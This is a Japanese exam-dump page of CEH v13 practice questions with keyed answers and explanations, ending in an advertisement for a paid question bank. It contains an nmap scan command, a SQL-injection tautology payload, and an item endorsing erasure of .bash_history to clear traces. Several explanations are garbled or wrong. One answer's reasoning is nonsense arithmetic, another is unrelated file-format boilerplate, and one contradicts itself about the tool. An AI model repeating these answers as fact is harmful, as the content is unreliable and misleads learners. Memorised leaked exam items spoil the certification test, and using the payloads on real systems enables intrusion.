ECCouncil.312-50v13.v2026-02-02.q215

試験コード:	312-50v13
試験名称:	Certified Ethical Hacker Exam (CEHv13)
認定資格:	ECCouncil
無料問題数:	215
バージョン:	v2026-02-02
アクセス数:	122
ページビュー数:	2150
https://www.jpnpdf.com/ECCouncil.312-50v13.v2026-02-02.q215-mondaishu.html	

最新問題: **1**
セキュリティ専門家のレベッカは、安全でセキュアな通信のためにWebサービスを利用する従業員を認証したいと考えています。このプロセスでは、SOAPの拡張であるWebサービスアーキテクチャのコンポーネントを採用し、SOAPメッセージの整合性と機密性を維持します。
通信を安全にするために、Rebecca が使用する Web サービス アーキテクチャのコンポーネントは次のどれですか。
A. WS-セキュリティ
B. WS ワークプロセス
C. WSDL
D. WS-Policy
Answer: A (メーッセージを残す**)**

最新問題: **2**
Webサーバーに関する情報を取得する際には、利用可能なHTTPメソッド（GET、POST、HEAD、PUT、DELETE、TRACE）を把握することが非常に重要です。なぜなら、重要なメソッドにはPUTとDELETEの2つがあるからです。PUTはサーバーにファイルをアップロードし、DELETEはサーバーからファイルを削除できます。NMAPスクリプトエンジンを使用すれば、これらすべてのメソッド（GET、POST、HEAD、DELETE、PUT、TRACE）を検出できます。このタスクに役立つNmapスクリプトは何でしょうか？
A. httpメソッド
B. http列挙型
C. httpヘッダー
D. http-git
Answer: A (メーッセージを残す**)**
Nmapは、http-methodsというスクリプトを含むスクリプトエンジン（NSE）を提供しています。このスクリプトは、WebサーバーにOPTIONSリクエストを送信し、サポートされているHTTPメ

ソッドを特定します。PUTやDELETEといった危険なメソッドを特定することで、設定ミスや脆弱なWebサーバーを検出するのに役立ちます。
コマンド例:
nmap --script http-methods -p 80 <ターゲット>
参考資料 - CEH v13 公式学習ガイド:
モジュール11: Webアプリケーションのハッキング
引用：
「Nmapスクリプトhttp-methodsは、PUTやDELETEといった潜在的に危険なメソッドを含む、有効なHTTPメソッドを識別するのに役立ちます。」誤ったオプションの説明：
B) http-enum はメソッドではなく、ディレクトリとアプリケーションを列挙するために使用されます。
C). http-headers は HTTP ヘッダーを取得します。
D). http-git は、Web サーバー上の Git リポジトリをチェックします。
＝

最新問題**: 3**
テスターは、サニタイズされていない入力値を使用してSQLクエリを作成するログインフォームを評価します。テスターは一重引用符 '\' を送信することで認証を回避し、ログインします。どのような種類のSQLインジェクションが発生しましたか？
A. UNIONベースのSQLインジェクション
B. エラーベースのSQLインジェクション
C. 時間ベースのブラインドSQLインジェクション
D. トートロジーベースのSQLインジェクション
Answer: (解答を表示する**)**
CEH Web アプリケーション攻撃モジュールでは、入力によって条件文が変更され、常に TRUE と評価される攻撃 (例: 'OR '1'='1') であるトートロジー ベースの SQL インジェクションについて説明します。
単一の引用符を送信すると、多くの場合、クエリ ロジックが壊れ、攻撃者が認証条件を操作できるようになります。
選択肢Dが正解です。
オプション A はデータを抽出します。
オプション B はエラー メッセージに依存します。
オプション C はタイミング遅延を使用します。
CEH は、トートロジー攻撃を最も初期かつ最も一般的な SQL インジェクション手法の 1 つとして特定しています。

最新問題**: 4**
以下に、脆弱性管理ライフサイクルに含まれるさまざまなステップを示します。
1) 修復
2) 資産を特定し、ベースラインを作成する

3) 検証
4) モニター
5) 脆弱性スキャン
6) リスク評価
脆弱性管理に含まれる正しい手順の順序を特定します。
A. 2-->1-->5-->6-->4-->3
B. 2-->4-->5-->3-->6--> 1
C. 1-->2-->3-->4-->5-->6
D. 2-->5-->6-->1-->3-->4
Answer: D (メーッセージを残す**)**

最新問題**: 5**
プロのハッカーであるアリスは、ある組織のクラウドサービスを標的にしました。彼女はスピアフィッシングメールを送信することで標的のMSPプロバイダーに侵入し、カスタムメイドのマルウェアを配布してユーザーアカウントを侵害し、クラウドサービスへのリモートアクセスを取得しました。さらに、彼女は自身のMSPアカウントを使用して標的の顧客プロファイルにアクセスし、顧客データを圧縮してMSPに保存しました。そして、この情報を利用して、標的の組織へのさらなる攻撃を開始しました。上記のシナリオにおいて、アリスが実行したクラウド攻撃は次のどれですか？
A. クラウドホッパー攻撃
B. クラウドクリプトジャッキング
C. クラウドボーン攻撃
D. クラウド内マン攻撃（MITC）
Answer: (解答を表示する**)**
クラウドホッパー作戦は、2017 年に英国 (U.S.) 内の MSP を標的とした大規模な攻撃とデータ盗難でした。
K)、米国、日本、カナダ、ブラジル、フランス、スイス、ノルウェー、フィンランド、スウェーデン、南アフリカ、インド、タイ、韓国、オーストラリア。このグループはMSPを仲介者として利用し、MSPクライアントのエンジニアリング、MSP産業製造、小売、エネルギー、製薬、通信、政府機関から資産と企業秘密を収集しました。
オペレーション・クラウドホッパーは、70種類以上のバックドア、マルウェア、トロイの木馬を悪用しました。これらはスピアフィッシングメールを通じて拡散されました。攻撃はタスクをスケジュールしたり、サービスやユーティリティを利用したりすることで、PCシステムが再起動された後もMicrosoft Windowsシステムを稼働させ続けました。システムにアクセスしてデータを窃取するためのマルウェアやハッキングツールをインストールしました。


最新問題**: 6**
サイバーキルチェーンの 3 番目のステップ (配信) の最も適切な例は次のうちどれですか。
A. 侵入者は悪意のある添付ファイルを電子メールでターゲットに送信します。
B. 侵入者は、電子メールの悪意のある添付ファイルとして使用されるマルウェアを作成します。

C. ターゲットが悪意のある電子メールの添付ファイルを開くと、侵入者のマルウェアがトリガーされます。
D. 侵入者のマルウェアがターゲットのマシンにインストールされます。
Answer: A (メーッセージを残す**)**
CEH v13 モジュール 06: マルウェアの脅威では、サイバー キル チェーンが 7 つの段階に分割されています。
偵察
兵器化
配達
搾取
インストール
コマンド＆コントロール
目標達成に向けた行動
ステップ3 - 配送:
悪意のあるペイロードを被害者に送信することを指します。
電子メール、Web ダウンロード、USB ドライブなどを通じて発生する可能性があります。
正しい例:
A) 侵入者が悪意のある添付ファイルを電子メールでターゲットに送信する」- これが配信です。
その他のオプション:
B) 兵器化
C) 搾取
D). インストール
参照：
モジュール06 - マルウェアとサイバーキルチェーンモデル
CEH Labs: サイバーキルチェーンの各段階のシミュレーション

最新問題**: 7**
侵入テストを実施した結果、ユーザーアカウントでアクセス権限を取得しました。テスト中、SMB サービス経由で自分のマシンに接続し、ログイン名とパスワードを平文で入力する場面もありました。
パスワードをクリアするにはどのファイルを消去する必要がありますか?
A. .X セッションログ
B. .bashrc
C. .profile
D. .bash_history
Answer: D (メーッセージを残す**)**
Mac OS XおよびLinuxオペレーティングシステムで一般的に使用されるUnixベースのシェルプログラムであるBashによって作成されるファイル。コマンドプロンプトで入力されたユーザーコマンドの履歴を保存します。過去に実行されたコマンドを表示するために使用しま

す。BASH_HISTORYファイルは、ファイル名のプレフィックスを持たない隠しファイルです。ファイル名は常に を使用します。
bash_history。注意: Bash は、Apple ターミナルで使用されるシェル プログラムです。私たちの目標は、*.bash_history サフィックスを持つファイルが何であるか、そしてそれを開く方法を理解するのを支援することです。このページに記載されている Bash History ファイルの種類、ファイル形式の説明、および Mac と Linux のプログラムは、FileInfo チームによって個別に調査および検証されています。私たちは 100% の正確性を目指し、テストおよび検証したファイル形式に関する情報のみを公開します。

最新問題**: 8**
ViruXine.W32ウイルスは、基盤となる実行コードを改変することで存在を隠蔽します。このウイルスコードは、元のアルゴリズムをそのまま維持しながら変異します。つまり、実行されるたびにコード自体が変化しますが、コードの機能 セマンティクス）は全く変化しません。



以下はウイルス コードの一部です (画像を参照)。ループによって XOR 暗号化が実行され、実行されるたびにコードの外観が変わります。

この技術は何と呼ばれますか?

A. 多形性ウイルス

B. 変態ウイルス

C. ドラヴィダウイルス

D. ステルスウイルス

Answer: B (メーッセージを残す)

記述されているウイルスは、実行のたびに自身のコードを変更しますが、動作は変わりません。これがメタモーフィック型ウイルスの特徴です。ポリモーフィック型ウイルス（暗号化されたコードと変化する復号器を使用するウイルス）とは異なり、メタモーフィック型ウイルスは、復号ルーチンと実行ルーチンを含む自身のコード全体を書き換えることで、ウイルス対策ソフトウェアによるパターン検出を回避します。

シナリオで見られる変異型ウイルスの主な特徴:

* 実行ごとに完全に変化します。
* 全体的な機能は同一に保たれます (セマンティクスはそのまま)。
* 外観とロジックフローを変更します。

CEH v13 コースウェアより:

* モジュール 6: マルウェアの脅威 # ウイルスの種類と難読化手法 CEH v13 学習ガイドには次のように記載されています。

「メタモーフィック型ウイルスは、その根本的な動作を変えることなく、反復ごとにコード構造と外観を変更します。そのため、シグネチャベースのメカニズムによる検出が困難になります。」誤った選択肢：

* A: ポリモーフィック型ウイルスは、変化する復号器スタブを使用して自身を暗号化しますが、コアロジックは変更しません。
* C: 「ドラヴィダウイルス」はサイバーセキュリティでは認知されている用語ではありません。
* D: ステルスウイルスは、その存在を隠しますが（たとえば、システムコールを傍受することによって）、コード構造を変更しません。

参考資料: CEH v13 学習ガイド - モジュール 6: マルウェアの種類 # メタモーフィック型ウイルスとポリモーフィック型ウイルス NIST SP 800-83r1 - マルウェア インシデントの防止と処理のガイド マルウェア関連の質問やその他の CEH トピックを引き続きご希望の場合はお知らせください。

最新問題**: 9**
連邦政府の情報システムおよび組織のセキュリティとプライバシーの管理を定義する規制はどれですか?
A. HIPAA
B. EUセーフハーバー
C. PCI-DSS
D. NIST-800-53
Answer: D (メーッセージを残す**)**
NIST特別出版物800-53は、国家安全保障に関連するものを除く、米国連邦政府のすべての情報システムに対するセキュリティおよびプライバシー管理のカタログを提供しています。これは、米国商務省の非規制機関である国立標準技術研究所（NIST）によって発行されています。
NIST は、連邦政府機関による 2014 年連邦情報セキュリティ近代化法 (FISMA) の実施を支援し、情報と情報システムを保護するための費用対効果の高いプログラムの管理を支援するために、標準、ガイドライン、およびその他の出版物を開発および発行しています。

最新問題**: 10**
ゾーン転送に関する次の記述のうち正しいものはどれですか? (3 つ選択してください。)
A. ゾーン転送はDNSによって実行されます
B. ゾーン転送はnslookupサービスによって実行されます
C. ゾーン転送はDNSサーバーが保持するすべてのゾーン情報を渡します
D. ゾーン転送は、nslookupサーバーが保持するすべてのゾーン情報を渡します。
E. すべての着信TCPポート53接続をブロックすることでゾーン転送を防止できます。
F. インターネット上でゾーン転送は実行できません
Answer: A,C,E (メーッセージを残す**)**
ゾーン転送 (AXFR) は、プライマリ サーバーからセカンダリ サーバーに DNS データを複製するために使用される DNS 操作です。
不適切に構成された場合、攻撃者はこれらの転送を要求し、ホスト名や IP などの貴重な DNS 情報を取得する可能性があります。
正しい記述:
* A: ゾーン転送は DNS プロトコルの操作です。
* C: DNS ゾーン ファイル全体 (ドメインのレコード) を転送します。
* E: ゾーン転送では TCP ポート 53 が使用されます。これをブロックすると、不正な転送を防ぐことができます。
CEH v13 コースウェアより:
* モジュール3: ネットワークのスキャン

* トピック: DNS列挙 # ゾーン転送
CEH v13 学習ガイドには次のように記載されています。
「ゾーン転送は、DNSサーバーがデータベースを複製するために使用するメカニズムです。適切に制限されていない場合、攻撃者が詳細なDNS情報を取得するために利用される可能性があります。ゾーン転送はTCPポート53を介して行われます。」誤った記述：
* B/D: nslookup はクエリ ツールであり、ゾーン転送を実行または管理しません。
* F: DNS サーバーが誤って構成されている場合、インターネット上でゾーン転送が発生する可能性があります。
参考資料:CEH v13 学習ガイド - モジュール 3: DNS 列挙 # ゾーン転送RFC 5936 - DNS ゾーン転送プロトコル

最新問題**: 11**
あなたは、部門間通信のセキュリティ確保にハイブリッド暗号化システムを採用している多国籍企業の主任サイバーセキュリティアナリストです。このシステムは、鍵交換にRSA暗号化、データ暗号化にAESを使用し、非対称暗号化と対称暗号化の両方の長所を活用しています。各RSA鍵ペアはnビットのサイズで、鍵サイズが大きいほどセキュリティは向上しますが、パフォーマンスは低下します。RSA鍵ペアの生成にかかる時間計算量はO(n*2)、AES暗号化にかかる時間計算量はO(n)です。
攻撃者は、RSA 暗号を解読するために、時間計算量が O((log n)*2) の量子アルゴリズムを開発しました。
「n=4000」と変数「AES キー サイズ」を考えると、どのシナリオがセキュリティとパフォーマンスの最適なバランスを提供する可能性がありますか? どのシナリオがセキュリティとパフォーマンスの最適なバランスを提供しますか?
A. 168ビットキーを使用した3DESによるデータ暗号化: 高いセキュリティを提供しますが、3DES の本質的な非効率性。
B. 448 ビット キーを使用した Blowfish によるデータ暗号化: 高いセキュリティを提供しますが、Blowfish の使用があまり広がらないため、互換性の問題が発生する可能性があります。
C. AES-128 によるデータ暗号化: 中程度のセキュリティと高速な暗号化を提供し、両者のバランスを実現します。
{<D >}: AES-256 によるデータ暗号化: 3DES よりも優れたパフォーマンスで高いセキュリティを提供しますが、他の AES キー サイズほど高速ではありません。
Answer: C (メーッセージを残す**)**
このシナリオでは、AES-128によるデータ暗号化がセキュリティとパフォーマンスのバランスを最も良く保つと考えられます。このオプションは以下のように機能します。
AES-128は、128ビットの鍵を用いてデータの暗号化と復号を行う対称暗号化アルゴリズムです。AES-128は最も広く使用され、信頼されている暗号化アルゴリズムの一つであり、鍵が漏洩しない限り、古典的攻撃と量子攻撃に対して安全であると考えられています。AES-128の時間計算量はO(n)であり、これは暗号化と復号の時間がデータサイズに比例することを意味しま

す。AES-128は高速かつ効率的で、1ラウンドあたり16バイトのデータを処理でき、暗号化または復号を完了するのにわずか10ラウンドしかかかりません12。
RSA-4000 は、4000 ビットのキー ペアを使用してデータを暗号化および復号化する非対称暗号化アルゴリズムです。
RSA-4000は鍵交換に使用され、送信者と受信者の間でAES-128鍵を安全に共有するために使用されます。RSA-4000の時間計算量はO(n*2)であり、鍵生成、暗号化、復号化の時間は鍵のサイズの2乗に比例します。また、RSA-4000は大規模な算術演算とモジュラー指数演算を必要とするため、処理速度が遅く、多くのリソースを消費します。RSA-
4000 は古典的な攻撃に対しては安全だと考えられていますが、量子攻撃に対しては脆弱です。特に、攻撃者がショアのアルゴリズムを実行するのに十分なリソースを備えた量子コンピュータにアクセスできる場合、多項式時間で大きな数を因数分解することができます34。
攻撃者の量子アルゴリズムの時間計算量はO((log n)*2)であり、これは解読時間が鍵サイズの対数の2乗に比例することを意味します。対数関数の増加は線形関数や二次関数の増加よりもはるかに遅いため、攻撃者はRSA-4000を従来のコンピュータよりもはるかに速く解読できることを意味します。例えば、従来のコンピュータがRSA-4000を解読するのに10^12年かかる場合、攻撃者のアルゴリズムを搭載した量子コンピュータは約10^4年で解読できます。これは依然として長い時間ですが、不可能ではありません5。
したがって、このシナリオでは、AES-128 によるデータ暗号化がセキュリティとパフォーマンスの最適なバランスを実現する可能性が高くなります。その理由は次のとおりです。
AES-128 は安全かつ高速であり、大量のデータを効率的に暗号化できます。
RSA-4000 は遅くて脆弱ですが、少量のデータと 1 回の操作を必要とするキー交換にのみ使用されます。
攻撃者の量子アルゴリズムは強力だが、多数の量子ビットと長いコヒーレンス時間を備えた量子コンピュータが必要であり、これらはまだ利用できないため、実用的ではない。
他のオプションは、次の理由によりオプション C ほどバランスが取れていません。
A). 168 ビット キーを使用した 3DES によるデータ暗号化: このオプションは高いセキュリティを提供しますが、3DES 固有の非効率性によりパフォーマンスが低下します。3DES は、168 ビット キーを使用してデータを暗号化および復号化する対称暗号化アルゴリズムです。3DES は DES の変種であり、DES は 56 ビット キーを使用する、古くて弱い暗号化アルゴリズムです。3DES は、セキュリティを高めるために異なるキーを使用して DES を 3 回適用しますが、これにより複雑さも増加し、速度が低下します。3DES の時間複雑度は O(n) ですが、1 ラウンドで処理できるデータは 8 バイトのみで、暗号化または復号化を完了するには 48 ラウンド必要なため、AES よりもはるかに低速です。3DES は、古典的攻撃と量子攻撃に対して安全であると考えられていますが、時代遅れで非効率であるため、新しいアプリケーションには推奨されません67。
B). 448ビット鍵を用いたBlowfishによるデータ暗号化 :このオプションは高いセキュリティを提供しますが、Blowfishの普及率が低いため、互換性の問題が発生する可能性があります。Blowfishは、最大448ビットの可変長鍵を使用してデータを暗号化および復号化する対称暗号化アルゴリズムです。Blowfishは高速かつ安全で、処理時間はO(n)です。これは、各ラウンドで8バイトのデータを処理し、暗号化または復号化を完了するには16ラウンドかかるためです。Blowfishは古典的攻

撃と量子攻撃に対して安全であると考えられていますが、AESほど普及しておらず標準化もされていないため、一部のアプリケーションやプラットフォームとの互換性に問題が生じる可能性があります89。
D) AES-256によるデータ暗号化: このオプションは、3DESよりも優れたパフォーマンスで高いセキュリティを提供しますが、他のAESキーサイズほど高速ではありません。AES-256は、256ビットのキーを使用してデータを暗号化および復号化する対称暗号化アルゴリズムです。AES-256は、最も広く使用され、信頼されている暗号化アルゴリズムであるAESの派生版です。AES-256の時間計算量はO(n)で、1ラウンドあたり16バイトのデータを処理できますが、暗号化または復号化を完了するには14ラウンド必要であり、これはAES-128やAES-192よりも長いです。AES-256 は、従来の攻撃や量子攻撃に対して安全であると考えられていますが、他の AES キー サイズほど高速ではなく、AES-128 または AES-192 ですでに十分に安全であるため、ほとんどのアプリケーションでは必要ありません12。
参考文献:
1: 高度暗号化規格 - Wikipedia
2: AES暗号化 :その概要と仕組み | Kaspersky
3: RSA（暗号システム）- Wikipedia
4: RSA暗号化 :その概要と仕組み | カスペルスキー
5: ショアのアルゴリズム - Wikipedia
6: トリプルDES - Wikipedia、フリー百科事典
7: 3DES暗号化 :その概要と仕組み | カスペルスキー
8: フグ（暗号）- Wikipedia
9: Blowfish暗号化 :その概要と仕組み | Kaspersky

最新問題**: 12**
Elante社は最近、ジェームズをペネトレーションテスターとして採用しました。彼はある組織のネットワークの列挙を行う任務を負っていました。その過程で、ジェームズは外部ソースからアクセス可能なサービスを発見しました。このサービスはポート21で直接実行されていました。
上記のシナリオで James が列挙したサービスは何ですか?
A. ボーダーゲートウェイプロトコル (BGP)
B. ファイル転送プロトコル (FTP)
C. ネットワークファイルシステム (NFS)
D. リモート プロシージャ コール (RPC)
Answer: B (メーッセージを残す**)**
CEH v13 モジュール 04: 列挙では、既知のポート番号に基づいてサービスを識別することが、列挙およびスキャン アクティビティの基礎となります。
ポート 21/TCP はファイル転送プロトコル (FTP) に割り当てられています。
FTP は、リモート サーバー上のファイルのアップロード、ダウンロード、および管理に使用される標準プロトコルです。
列挙中に、開いている FTP ポートを次の点について調査できます。
匿名ログイン

バナーグラブ
ディレクトリトラバーサルの脆弱性
オプションの説明:
A: BGP: TCP ポート 179 で実行されます。
C: NFS: 通常はポート 2049 を使用します。
D: RPC: 複数のポートを動的に使用します。
正解はB.FTP（ポート21）です。
参照：
モジュール 04 - ポートとサービスの列挙
CEH 電子書籍付録: 一般的なポート番号とプロトコル

最新問題**: 13**
侵入テスターは、対象組織のウェブサイトのサブドメインに関する情報を収集する任務を負っています。テスターはこのタスクを実行するために、汎用性と効率性に優れたソリューションを必要としています。この目標を達成するために、以下の選択肢のうち最も効果的な方法はどれでしょうか？
A. OSINTを使用してウェブサイトのサブドメインを列挙するように設計されたSublist3rのようなツールを使用する
B. LinkedInのプロフィールを分析して、対象企業の従業員とその役職を見つける
C. ハーベスターツールを利用して、GoogleやBingなどの検索エンジンを使用して対象ドメインに関連するメールアドレスを抽出する
D. SpokeoやInteliusなどの人物検索サービスを使用して、対象組織の従業員に関する情報を収集する
Answer: A (メーッセージを残す**)**
この目標を達成するには、OSINTを用いてウェブサイトのサブドメインを列挙するSublist3rのようなツールを利用するのが最も効果的です。このオプションは以下のように機能します。
Sublist3rは、OSINT（オープンソースインテリジェンス）を用いてウェブサイトのサブドメインを列挙するために設計されたPythonツールです。侵入テスターやバグハンターがターゲットドメインのサブドメインを収集・解析するのに役立ちます。Sublist3r
は、Google、Yahoo、Bing、Baidu、Askなどの多くの検索エンジンを用いてサブドメインを列挙します。また、Netcraft、Virustotal、ThreatCrowd、DNSdumpster、ReverseDNSを用いてサブドメインを列挙することも可能です。SubbruteはSublist3rに統合され、改良されたワードリスト1を用いたブルートフォース攻撃によって、より多くのサブドメインを発見できる可能性を高めました。
Sublist3rを使用することで、テスターは対象組織のウェブサイトのサブドメインを迅速かつ効率的に検出できます。これにより、ネットワーク構造、提供されるサービス、潜在的な脆弱性、攻撃対象領域に関する貴重な情報が得られます。また、Sublist3rはパッシブ偵察にも使用できます。パッシブ偵察では、対象ドメインにパケットを送信しないため、対象組織による検出を回避できます12。
他のオプションは、次の理由によりオプション A ほど効果的ではありません。

B). LinkedIn プロフィールを分析して、対象企業の従業員とその役職を見つける: このオプションは、サブドメイン列挙タスクではなく、ソーシャルエンジニアリングタスクを対象としているため、無関係です。
LinkedInは、ユーザーが氏名、役職、会社名、スキル、学歴、連絡先などの職業プロフィールを作成・共有できるソーシャルネットワーキングプラットフォームです。LinkedInのプロフィールを分析することで、テスターは標的企業の従業員とその役職を特定できる可能性があります。これは、フィッシングメールの作成、従業員のなりすまし、あるいは人間の弱点を悪用する攻撃に有用です。しかし、この方法では、本シナリオ3の目的である標的組織のウェブサイトのサブドメインの発見には役立ちません。
C). Google や Bing などの検索エンジンを使用して、Harvester ツールを使用してターゲットドメインに関連するメールアドレスを抽出する :このオプションは、サブドメインの包括的なリストではなく、メールアドレスに基づく部分的なリストのみを提供するため、十分ではありません。Harvester は、検索エンジン、PGP 鍵サーバー、SHODAN コンピュータデータベースなど、さまざまな公開ソースからメールアドレス、サブドメイン、ホスト、従業員名、開いているポート、バナーを抽出できるツールです。Harvester を使用することで、テスターはターゲットドメインに関連するメールアドレスを抽出でき、mail.target.com や support.target.com などのサブドメインが明らかになる可能性があります。ただし、このオプションでは、ターゲット組織の Web サイトのすべてのサブドメインが確実に見つかるとは限りません。サブドメインによっては、メールアドレスが関連付けられていない場合や、検索エンジンによってインデックス化されていない場合があるためです4。
D). SpokeoやInteliusなどの人物検索サービスを利用して対象組織の従業員情報を収集する :このオプションは、サブドメイン列挙タスクではなく個人情報収集タスクを対象としているため、適用できません。SpokeoとInteliusは、氏名、住所、電話番号、電子メール、ソーシャルメディア、犯罪歴、財務履歴など、個人に関するさまざまな情報を提供できる人物検索サービスです。これらのサービスを利用することで、テスターは対象組織の従業員に関する情報を収集できる可能性があり、これは身元調査、個人情報窃盗、脅迫を行う際に役立ちます。ただし、このオプションでは、対象組織のウェブサイトのサブドメインを発見することはできず、それがこのシナリオの目的です56。
参考文献:
1: GitHub - aboul3la/Sublist3r: 侵入テスター向けの高速サブドメイン列挙ツール
2: Kali Linux によるサイバーセキュリティにおけるサブドメイン検出 | Medium
3: LinkedIn - Wikipedia
4: ハーベスター - Kali Linux ツール
5: Spokeo - Wikipedia、フリー百科事典
6: インテリウス - Wikipedia

最新問題**: 14**
どのアドレス変換スキームが、単一のパブリック IP アドレスを常に内部ネットワーク上の単一のマシンに対応させ、 ₩サーバー公開」を可能にするのでしょうか。

A. ポートアドレス変換のオーバーロード
B. 動的ポートアドレス変換
C. 動的ネットワークアドレス変換
D. 静的ネットワークアドレス変換
Answer: D (メーッセージを残す)
静的ネットワークアドレス変換（静的NAT）は、単一のプライベートIPアドレスを単一のパブリックIPアドレスにマッピングすることを可能にします。この1対1のマッピングにより、同じ内部マシンに常に同じ外部IPアドレスでアクセスできるようになります。これは、「サーバー公開」、つまり内部サーバー（Webサーバー、FTPサーバーなど）をインターネットからアクセス可能にする上で非常に重要です。
CEH v13 コースウェアより:
* モジュール03: ネットワークのスキャン
* トピック: ネットワークアドレス変換
* セクション: NATの種類
CEH v13 学習ガイドには次のように記載されています。
静的NATは、プライベートIPアドレスをパブリックIPアドレスに固定的に変換します。これは、内部サーバーが常に一貫したIPアドレスを使用してインターネットからアクセスできるようにする必要がある場合によく使用されます。これはサーバー公開と呼ばれます。誤ったオプション：
* A. オーバーロード PAT: 複数のプライベート IP がポート番号を使用して 1 つのパブリック IP を共有します。静的マッピングには適していません。
* B. ダイナミック PAT: オーバーロードに似ていますが、送信トラフィックにのみ使用されます。
* C. ダイナミック NAT: プールからパブリック IP を割り当てます。マッピングは変更される可能性があり、サーバーの公開には適していません。
参考資料:CEH v13 学習ガイド - モジュール 3: ネットワークのスキャン # NAT タイプRFC 3022 - 従来の NAT 用語

最新問題**: 15**
侵入テスターは、ユーザーの行動を監視し、ログイン認証情報や閲覧習慣などの個人情報を密かに収集するマルウェアを特定します。これはどのような種類のマルウェアですか？
A. ワーム
B. ルートキット
C. スパイウェア
D. ランサムウェア
Answer: C (メーッセージを残す)
CEHは、スパイウェアを、ユーザーの行動を密かに観察し、被害者に知られることなく機密情報を攻撃者に送信するように設計されたマルウェアと定義しています。スパイウェアは通常、キー入力、ブラウザアクティビティ、フォーム送信、アプリケーション使用状況、その他の個人識別情報を記録します。CEHは、スパイウェアは多くの場合、静かに動作し、正規のソフトウェアに偽装して検出を困難にすることがあると指摘しています。

プロセスやファイルを隠蔽するルートキットや自己複製するワームとは異なり、スパイウェアは監視とデータ窃取に特化しています。フィッシング、ドライブバイダウンロード、ブラウザの脆弱性、悪意のあるインストーラーなどを通じてインストールされることが多いです。スパイウェアは、権限昇格、ラテラルムーブメント、金銭窃取に必要な認証情報を攻撃者に提供することで、システムへのさらなる侵入の足掛かりとなる可能性があります。CEHは、このようなステルス性の高い監視プログラムを検出するために、エンドポイントの強化、最新のマルウェア対策エンジン、そして行動分析ツールの必要性を強調しています。

最新問題: **16**
セッションスプライシングは、攻撃者が複数の小さなパケットにデータを分割して標的のコンピュータに送信し、IDSによる攻撃シグネチャの検出を非常に困難にするIDS回避手法です。セッションスプライシング攻撃を実行するために使用できるツールはどれですか？
A. tcpsplice
B. げっぷ
C. ヒドラ
D. ウィスカー
Answer: (解答を表示する**)**
多くのIDSは通信ストリームを再構成するため、一定時間内にパケットが受信されない場合、多くのIDSは当該ストリームの再構成と処理を停止します。攻撃を受けているアプリケーションが、IDSが再構成に費やす時間よりも長い時間セッションをアクティブにした場合、IDSは停止します。その結果、IDSが再構成を停止した後のセッションは、攻撃者による悪意のあるデータ窃取の危険にさらされることになります。IDSは、スプライシング攻撃が成功した後、攻撃の試みを一切記録しません。攻撃者は、セッションスプライシング攻撃にNessusなどのツールを使用できます。
EC-Councilの試験では、公式テキストの知識がどの程度あるかが問われることをご存知ですか？そこに「Whisker」という単語があります。「IDSの回避」→「セッションスプライシング」の章で、セッションスプライシング攻撃を実行するための推奨ツールとしてNessusが挙げられています。Wiskerの出所は完全には明らかではありませんが、質問者がWikipediaをコピーする際に見つけたものと思われます。
https://en.wikipedia.org/wiki/侵入検知システム回避技術
基本的な手法の一つは、攻撃ペイロードを複数の小さなパケットに分割することです。こうすることで、IDSは攻撃を検知するためにパケットストリームを再構成する必要が生じます。パケットを分割する簡単な方法はフラグメント化ですが、攻撃者は小さなペイロードを持つパケットを作成することもできます。「ウィスカー」回避ツールでは、小さなペイロードを持つパケットを作成することを「セッションスプライシング」と呼びます。
小さなパケットは、パケットストリームを再構成するIDS（侵入検知システム）を単独では回避できません。しかし、再構成と検出を複雑化するために、小さなパケットをさらに改変することが可能です。回避手法の一つは、攻撃の各部分を送信する間に一時停止し、標的のコンピュータがタイムアウトする前にIDSがタイムアウトすることを期待することです。もう一つの回避手法は、パ

ケットを順序通りに送信しないことです。これにより、単純なパケット再構成ツールは混乱しますが、標的のコンピュータは混乱しません。
注 :はい、2012年に存在していたツールに関する情報は断片的に見つかりましたが、未検証の情報をご提供することはできません。公式チュートリアルによると、正解はNessusですが、Wiskerについて何かご存知でしたら、QAセクションにご記入ください。この質問は近いうちに更新されるかもしれませんが、確証はありません。

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**875****30%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード:
Freepdfdumps)

最新問題: **17**
これらのハッカーは訓練を受けていないか、あるいはほとんど訓練を受けておらず、基本的な技術やツールの使い方しか知りません。
どのような種類のハッカーについて話しているのでしょうか?
A. ブラックハットハッカー A
B. スクリプトキディ
